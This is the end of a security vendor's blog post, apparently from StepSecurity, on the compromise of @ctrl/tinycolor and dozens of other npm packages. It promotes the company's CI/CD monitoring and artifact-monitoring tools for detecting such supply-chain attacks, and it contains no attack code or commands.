
We have added a new control specifically to detect pull requests that upgraded to these compromised packages. You can find the new control on the StepSecurity dashboard.
StepSecurity Harden-Runner adds runtime security monitoring to your GitHub Actions workflows, providing visibility into network calls, file system changes, and process executions during CI/CD runs. Harden-Runner detects the compromised nx packages when they are used in CI/CD. Here is a sample Harden-Runner insights page demonstrating this detection:
If you're already using Harden-Runner, we strongly recommend you review recent anomaly detections in your Harden-Runner dashboard. You can get started with Harden-Runner by following the guide at https://docs.stepsecurity.io/harden-runner.
The StepSecurity Threat Center provides comprehensive details about this @ctrl/tinycolor compromise and all 40+ affected packages. Access the Threat Center through your dashboard to view IOCs, remediation guidance, and real-time updates as new compromised packages are discovered. Threat alerts are automatically delivered to your SIEM via AWS S3 and webhook integrations, enabling immediate incident response when supply chain attacks occur. Our detection systems identified this attack within minutes of publication, providing early warning before widespread exploitation.

StepSecurity Artifact Monitor provides real-time detection of unauthorized package releases by continuously monitoring your artifacts across package registries. This tool would have flagged this incident by detecting that the compromised versions were published outside of the project's authorized CI/CD pipeline. The monitor tracks release patterns, verifies provenance, and alerts teams when packages are published through unusual channels or from unexpected locations. By implementing Artifact Monitor, organizations can catch supply chain compromises within minutes rather than hours or days, significantly reducing the window of exposure to malicious packages.

Learn more about implementing Artifact Monitor in your security workflow at https://docs.stepsecurity.io/artifact-monitor.
The collaborative efforts of security researchers, maintainers, and community members continue to be essential in defending against supply chain attacks.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。